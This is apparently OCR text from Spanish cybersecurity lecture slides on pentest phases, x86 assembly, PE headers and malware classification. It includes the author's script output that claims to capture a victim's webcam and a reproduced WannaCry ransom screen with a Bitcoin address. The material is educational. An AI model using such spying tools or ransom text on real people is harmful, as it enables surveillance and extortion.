

Autor :
Eusebio de Jesus Gutierrez Orozco
Borrar huellas
Reconocimiento
Escaneo
Obtener Acceso
Acceso
Mantener Acceso
Presentar Informe
Explotación del Sistema
8049000
8049002
xor eax eax
mov edx edx
0123456789
ABCDEF
31 89
C0 C2
.EXE
Instrucciones del Programa
Data operandos
LIFO estructura
Last In
First Out
PUSH
POP
Stack o Pila
Edit Section Header
VIRTUAL SIZE
RAW SIZE
ØA18
Ø100 h
ØB18
ØC00
Ø100 h
ØD00
Raw Offset
\x00\x00\x00\x00\x00\x00
\x00\x31\xC0\x89\xC2\x00
\x00\x00\x00\x00\x00\x00
Ø31600
Ø31700
00 00 00 00
.ASM
6.
Programación
Alto Nivel
Bajo Nivel
C C# Python Java
Lenguaje Ensamblador
Lenguaje Maquina
Hardware
Temp = ØxCØDE5AFE
mov eax, ØxCØDE5AFE
B8ØØDE5AFE
RAX
EAX
RBX
EBX
RCX
ECX
RDX
EDX
AH AL
BH BL
CH CL
DH DL
AX
BX
CX
DX
8 bits
8 bits
16 bits
32 bits
64 bits


eusebio@RedHatEnterpriseLinux:~
[+] SCRIPT corriendo en RED HAT ENTERPRISE LINUX server 7
[+] programado por EUSEBIO DE JESUS GUTIERREZ OROZCO - 2018
[+]TE ENCUENTRAS EN EL DIRECTORIO: C:\Users\Guchan\Desktop DE LA MAQUINA VI
[+]SISTEMA OPERATIVO DE LA MAQUINA VICTIMA: Windows 8 - 6.2v-x64-based
Accediendo a la webcam de la victima 1: Integrated Webcam
Directorio donde se almacena la imagen: ./webcam-00000.jpg
Estamos HACKEANDO a la victima : ./webcam.htm
eusebio@RedHatEnterpriseLinux:/home/eusebio/Desktop/SPE
[+]RED HAT ENTERPRISE LI
file:///home/eusebio/webcam.htm
IBM
MALWARE


Clasificación del malware



Etapa de una prueba de analisis de vulnerabilidades



Malware de la época del DOS




Wana Decrypt0r 2.0
Ooops, your files have been encrypted!
Spanish
English
Bulgarian
Chinese (simplified)
Chinese (traditional)
Croatian
Czech
Danish
Dutch
Filipino
Finnish
French
German
Greek
Indonesian
Italian
Japanese
Korean
Latvian
Norwegian
Polish
Portuguese
Romanian
Russian
Slovak
Spanish
Swedish
Turkish
Vietnamese
¿Qué pasó con mi computadora?
Sus archivos importantes están encriptados.
Muchos de sus documentos, fotos, vídeos, bases de datos y otros archivos
accesibles porque se han cifrado. Tal vez usted está ocupado buscando un
recuperar sus archivos, pero no pierda su tiempo. Nadie puede recuperar
sin nuestro servicio de descifrado.
¿Puedo recuperar mis archivos?
Por supuesto. Le garantizamos que puede recuperar todos sus archivos de
y sencilla. Pero no tienes tiempo suficiente.
Puede descifrar algunos de sus archivos de forma gratuita. Pruebe ahora
en <Decrypt>.
Pero si quieres descifrar todos tus archivos, necesitas pagar.
Sólo tiene 3 días para enviar el pago. Después de eso el precio se duplicará
Además, si no paga en 7 días, no podrá recuperar sus archivos para siempr
Tendremos eventos gratuitos para los usuarios que son tan pobres que no
en 6 meses.
¿Cómo pago?
El pago se acepta en Bitcoin solamente. Para obtener más información, ha
<About bitcoin>.
Por favor, compruebe el precio actual de Bitcoin y compre algunos bitcoins. Para
obtener más información, haga clic en <How to buy bitcoins>.
Payment will be raised on
5/27/2017 01:44:32
Time Left
02:23:59:42
Your files will be lost on
5/31/2017 01:44:32
Time Left
06:23:59:42
About bitcoin
How to buy bitcoins?
Contact Us
bitcoin ACCEPTED HERE
Send $300 worth of bitcoin to this address:
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
Copy
Check Payment
Decrypt
Papelera de reciclaje
Notepad++
s.wnry
EUSEBIO
msg
t.wnry
hackers
b.wnry
taskdl
azar_fundamen...
c.wnry
taskse
EUSEBIOwanna...
r.wnry
u.wnry
Pregúntame cualquier cosa
ESP
1:44
24/05/2017

Descargo de responsabilidades

Yo el autor no asumo ninguna responsabilidad por el uso o abuso que el lector-alumno-oyente pueda hacer del material de la clase aqui presentado.

La informacion presentada en esta clase es presentado con fines educativos, con caracter didactico y educacional, con el proposito de formar al profesional de la seguridad en temas de ciberseguridad.

No se incita en modo alguno a cometer actos delictivos o que contravengan las leyes establecidas en cualquier territorio.